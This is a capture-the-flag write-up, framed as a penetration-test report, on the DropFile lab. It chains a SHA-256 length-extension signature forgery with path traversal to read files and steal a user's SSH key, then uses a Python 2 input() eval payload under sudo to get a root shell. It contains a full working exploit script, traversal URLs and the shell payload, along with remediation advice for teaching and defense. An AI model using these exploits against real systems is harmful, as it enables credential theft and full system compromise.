Objective
Conduct an internal penetration test of a Linux server, identify vulnerabilities, obtain initial access, and escalate privileges to root.
Assessment Summary
The target exposed SSH (TCP/22) and an HTTP file-sharing application (TCP/80). Virtual-host enumeration identified a development site containing the application’s source code. Source review revealed an insecure SHA-256 secret-prefix signature construction and a path-handling flaw in the download endpoint. Combining a hash length extension attack with path traversal enabled arbitrary file reads, including the SSH private key of the ravi user. After SSH access, a passwordless sudo rule permitting a Python 2 backup script allowed root-level code execution because the script used Python 2’s evaluating input() function.
Attack chain: Port enumeration → file-sharing application → dev virtual host/source disclosure → SHA-256 length extension + arbitrary file read → SSH private key disclosure → SSH as ravi → Python 2 input() code execution through sudo → root.
1. Reconnaissance
1.1 Port enumeration
rustscan -b 500 -a 10.1.23.163 -- -sV -sC -Pn -sT -oN recon.nmap
Observed open ports:
Open 10.1.23.163:22
Open 10.1.23.163:80

Port 22 exposed SSH; port 80 hosted the DropFile web application. Visiting http://dropfile.hs/ showed a file-sharing service requiring account registration. Supported upload extensions were txt, pdf, png, jpg, jpeg, gif, log, md, json, and csv.
1.2 Directory enumeration
dirsearch -u http://dropfile.hs/
Extensions: php, asp, aspx, jsp, html, htm | HTTP method: GET | Threads: 25 | Wordlist size: 12296
Target: http://dropfile.hs/

[18:53:23] 302 -   199B - /dashboard  ->  /login
[18:53:24] 400 -    6KB - /download
[18:53:33] 200 -    7KB - /login
[18:53:33] 302 -   189B - /logout  ->  /
[18:53:41] 200 -    7KB - /register
[18:53:48] 405 -   153B - /upload
The scan identified expected application routes but no immediately exploitable hidden endpoint. Attempts to bypass the upload extension restrictions were unsuccessful.
1.3 Virtual-host enumeration
The ffuf command used a subdomain wordlist and filtered by HTTP 301 responses and identified dev:
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -H "Host: FUZZ.dropfile.hs" -u http://dropfile.hs -fc 301
dev [Status: 200, Size: 13247, Words: 1017, Lines: 231, Duration: 111ms]

Inspection of dev.dropfile.hs revealed the application’s source code, enabling a review of its signature and download logic.
2. Vulnerability Analysis
2.1 Insecure SHA-256 secret-prefix signature
The application used the following signature function:
def generate_signature(secret, data):
    sig = hashlib.sha256((secret + data).encode()).hexdigest()
    return sig
The /share/<file_id> route signs the stored disk filename, including its numeric prefix:
disk_filename = os.path.basename(disk_path)
current_sig = generate_signature(app.secret_key, disk_filename)
The download endpoint verifies a signature against the raw decoded filename bytes:
filename_bytes = unquote_to_bytes(filename_param)
expected_sig = hashlib.sha256(app.secret_key.encode() + filename_bytes).hexdigest()

if expected_sig != sig:
    return render_template('error.html', message='Invalid signature'), 403
This construction, SHA256(secret || filename), is vulnerable to a hash length extension attack. Given a valid filename/signature pair, an attacker can calculate the hash of the original secret-prefixed message extended with SHA-256 padding and attacker-controlled bytes without learning the secret itself. The secret length must be guessed to calculate the correct padding.
2.2 Unsafe download path handling
After signature verification, the endpoint interprets the filename as follows:
filename_str = filename_bytes.decode('latin-1')

if '/' not in filename_str:
    file_path = os.path.join(UPLOAD_FOLDER, filename_str)
else:
    first_slash_idx = filename_str.find('/')
    file_path = filename_str[first_slash_idx+1:]

with open(file_path, 'rb') as f:
    file_content = f.read()
When the decoded filename contains a slash, the application discards everything through the first slash and opens the remainder directly. This makes directory traversal possible. The latin-1 decoding also preserves a one-to-one representation of the SHA-256 padding bytes. Combined with a forged signature, this enables reads of files accessible to the application process.
3. Exploitation – Hash Length Extension and File Read
A legitimate shared file supplied the following filename/signature pair:

file_name = b"3_upload.txt"
file_sig = "075d48880cf34e7c845444d02c3f437e6ed81439d408df545326a4289ae90097"
3.1 Python exploit automation
Install the required library in the active Python environment:
python -m pip install requests length-extension-tool
The length-extension-tool distribution provides the HashTools import used below; it is distinct from the unrelated PyPI distribution named HashTools.
#!/usr/bin/env python3
'''
python -m pip install length-extension-tool
'''
import sys
import requests
import urllib.parse
import HashTools

target = "http://dropfile.hs"
file_name = b"3_upload.txt"
file_sig = "075d48880cf34e7c845444d02c3f437e6ed81439d408df545326a4289ae90097"

if len(sys.argv) < 2:
    print("Target file is missing")
    print(f"Usage: python3 {sys.argv[0]} /etc/passwd")
    sys.exit(1)

target_file = sys.argv[1]

for i in range(1, 50):
    # Step 1: Create a SHA-256 hash extension
    sha = HashTools.new("sha256")

    new_filename, new_sig = sha.extension(
        secret_length=i,
        original_data=file_name,
        append_data=f"/../../../../{target_file}".encode(),
        signature=file_sig
    )

    # Step 2: Encode the binary filename for the URL
    encoded_filename = urllib.parse.quote_from_bytes(
        new_filename, safe=""
    )

    # Step 3: Build request parameters
    params = {
        "filename": encoded_filename,
        "sig": new_sig
    }

    # Step 4: Send HTTP request
    url = (
        f"{target}/download"
        f"?filename={params['filename']}"
        f"&sig={params['sig']}"
    )

    try:
        response = requests.get(url, timeout=5)

        print(f"[{i}] HTTP {response.status_code}")

        # Step 5: Check whether the attack succeeded
        if response.status_code == 200:
            print(f"\n[+] Success! Secret length: {i}")
            print(f"[+] URL: {url}")
            print("\n[+] File contents:\n")

            sys.stdout.buffer.write(response.content)
            print()
            break

    except requests.RequestException as e:
        print(f"[-] Request failed: {e}")

else:
    print("[-] No successful secret length found.")
How the script works:
- It accepts a target filesystem path as a command-line argument.
- For each candidate secret length from 1 through 49,
HashToolsgenerates an extended filename (original filename + valid SHA-256 padding + traversal payload) and a matching signature. quote_from_bytes()percent-encodes the binary filename without losing the exact padding bytes.- The script requests
/download?filename=...&sig=...and prints each HTTP status. - It stops on HTTP 200 and prints the returned file contents. In this application, HTTP 403 indicates a signature mismatch; HTTP 404 can indicate the signature passed but the file path was not found.
The payload f"/../../../../{target_file}" ensures that, after the application removes everything through the first slash, the remaining path begins with traversal segments. An absolute target_file also produces a double slash before the target path; the successful response demonstrates the path resolved as intended in this lab.
3.2 Read /etc/passwd
python3 exploit.py /etc/passwd
...[SNIP]...
[15] HTTP 403
[16] HTTP 200
...[SNIP]...

[+] Success! Secret length: 16
[+] URL: http://dropfile.hs/download?filename=3_upload.txt%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%E0%2F..%2F..%2F..%2F..%2F%2Fetc%2Fpasswd&sig=fba599dc14f847b94835a736d4c7959bd9a85add3502f08bea3a43b367cd3ffa

[+] File contents:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
...[SNIP]...
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
ravi:x:1000:1000::/home/ravi:/bin/bash
dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
The successful request established that the guessed secret length was 16 bytes and that arbitrary file read was achievable. The output identified the interactive user ravi, with home directory /home/ravi.
3.3 Retrieve ravi‘s SSH private key
With SSH exposed on port 22, the next step was to test whether the application could read the user’s private key. The recorded command was:
python3 exploit.py /home/ravi/.ssh/id_rsa
After identifying the
raviuser through/etc/passwd, we attempted to retrieve their SSH private key using the arbitrary file read vulnerability. The application successfully returned/home/ravi/.ssh/id_rsa, which we saved locally and used to authenticate over SSH.
[16] HTTP 200
[+] Success! Secret length: 16
[+] URL: http://dropfile.hs/download?filename=3_upload.txt%80%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%E0%2F..%2F..%2F..%2F..%2F%2Fhome%2Fravi%2F.ssh%2Fid_rsa&sig=b0766bdc3020fa15c446a4cb41c628899a75181c3a94373f2ec27dc943b99dfb

[+] File contents:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn
...[SNIP]...
cQ/zSkkP/mEAAAANcmF2aUBkcm9wZmlsZQECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
The key was saved locally as ravi_id_rsa, restricted to owner-only access, and used for SSH authentication:
chmod 600 ravi_id_rsa
ssh -i ravi_id_rsa ravi@dropfile.hs
3.4 User flag
ravi@dropfile:~$ ls
user.txt
ravi@dropfile:~$ cat user.txt
[REDACTED]
This confirmed access as ravi.
4. Privilege Escalation
4.1 Sudo permissions
sudo -l
Matching Defaults entries for ravi on dropfile:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User ravi may run the following commands on dropfile:
    (root) NOPASSWD: /usr/local/bin/python2.7 /opt/backup.py
The ravi user could execute /opt/backup.py as root with Python 2.7 without entering a password.
4.2 Backup script review
ls -ltra /opt/backup.py
cat /opt/backup.py
-rw-r--r-- 1 root root 597 Apr 11 2026 /opt/backup.py
#!/usr/bin/env python2
import os
import time
import tarfile

SOURCE_DIR = "/opt/dropfile.local"
BACKUP_DIR = "/opt"

timestamp = time.strftime("%Y%m%d_%H%M%S")
backup_name = "dropfile_backup_" + timestamp + ".tar.gz"
backup_path = os.path.join(BACKUP_DIR, backup_name)

print "Backup target: " + SOURCE_DIR
confirm = input("Are you sure you want to backup to " + backup_path + "? (yes/no): ")

if confirm.lower() != "yes":
    print "Aborted."
    exit(0)

with tarfile.open(backup_path, "w:gz") as tar:
    tar.add(SOURCE_DIR, arcname="dropfile.local")

print "Backup created at: " + backup_path
Root cause: Unlike Python 3’s input(), Python 2’s input() evaluates the user’s input as a Python expression (similar to eval(raw_input(...))). Because the backup script runs as root, an expression entered at the confirmation prompt can execute code with root privileges.
4.3 Exploitation and root access
The following expression was entered at the backup confirmation prompt:
(__import__('os').system('/bin/bash'), 'yes')[1]
This expression first executes os.system('/bin/bash'), starting a shell. It then evaluates to 'yes' through tuple indexing, which would satisfy the confirmation check if execution returns to the backup script. The shell runs as root because sudo launched the Python interpreter with root privileges.
ravi@dropfile:~$ sudo /usr/local/bin/python2.7 /opt/backup.py
Backup target: /opt/dropfile.local
Are you sure you want to backup to /opt/dropfile_backup_20261031_185834.tar.gz? (yes/no): (__import__('os').system('/bin/bash'), 'yes')[1]
root@dropfile:/home/ravi# id
uid=0(root) gid=0(root) groups=0(root)
root@dropfile:/home/ravi# cd /root
root@dropfile:~# ls
root.txt
root@dropfile:~# cat root.txt
[REDACTED]
The id output confirmed successful privilege escalation to UID 0.
5. Findings and Remediation
| Finding | Impact | Recommended remediation |
|---|---|---|
| Insecure secret-prefix SHA-256 signatures | Forgery of valid download signatures using hash length extension | Use hmac.new(secret, data, hashlib.sha256) with constant-time comparison; invalidate old links after migration |
| Unsafe download path handling | Arbitrary read of files accessible to the web application | Resolve requested files by server-side identifiers; enforce a canonical upload-directory boundary and reject traversal |
| Exposed development source code | Disclosed implementation details that facilitated exploitation | Restrict development virtual hosts and source repositories to authorized users; avoid exposing internal code publicly |
Python 2 input() in privileged script | Arbitrary code execution as root through evaluated input | Migrate to Python 3; use string-only input handling and explicit validation |
| Passwordless sudo access to unsafe script | Allowed a low-privileged user to exploit a root-run script | Review sudo rules; avoid privileged execution of scripts that evaluate untrusted input; apply least privilege |
| SSH private key readable by the application | Enabled authentication as ravi | Restrict service-account filesystem access; separate sensitive user keys from application-readable paths; rotate exposed credentials |
6. Conclusion
The DropFile assessment demonstrated how two application-layer weaknesses—an extendable secret-prefix SHA-256 signature and unsafe path resolution—could be chained to disclose sensitive local files. The recovered SSH private key provided access as ravi. A separate local privilege escalation path then arose from a passwordless sudo rule for a Python 2 backup script that evaluated untrusted input. The final shell ran as root, and both the user and root flags were retrieved.
7. Lessons Learned
- A digest of
secret || messageis not a safe substitute for HMAC. - A valid signature does not make an attacker-controlled filesystem path safe.
- Source-code disclosure can reveal subtle implementation flaws that ordinary endpoint scanning misses.
- HTTP response codes can help distinguish signature rejection from missing files during controlled testing.
- Python 2’s
input()evaluates expressions; its semantics differ critically from Python 3. - Passwordless sudo rules must account for the security of the exact program and all inputs it processes.
8. Lab Reference
This challenge is available on HackSmarter under Cert Preparation → Challenge Lab: DropFile (Easy).
Disclaimer
AI-assisted tools were used to support the writing, editing, and structuring of this report. The technical testing, exploitation, and findings were performed and verified independently by the author.
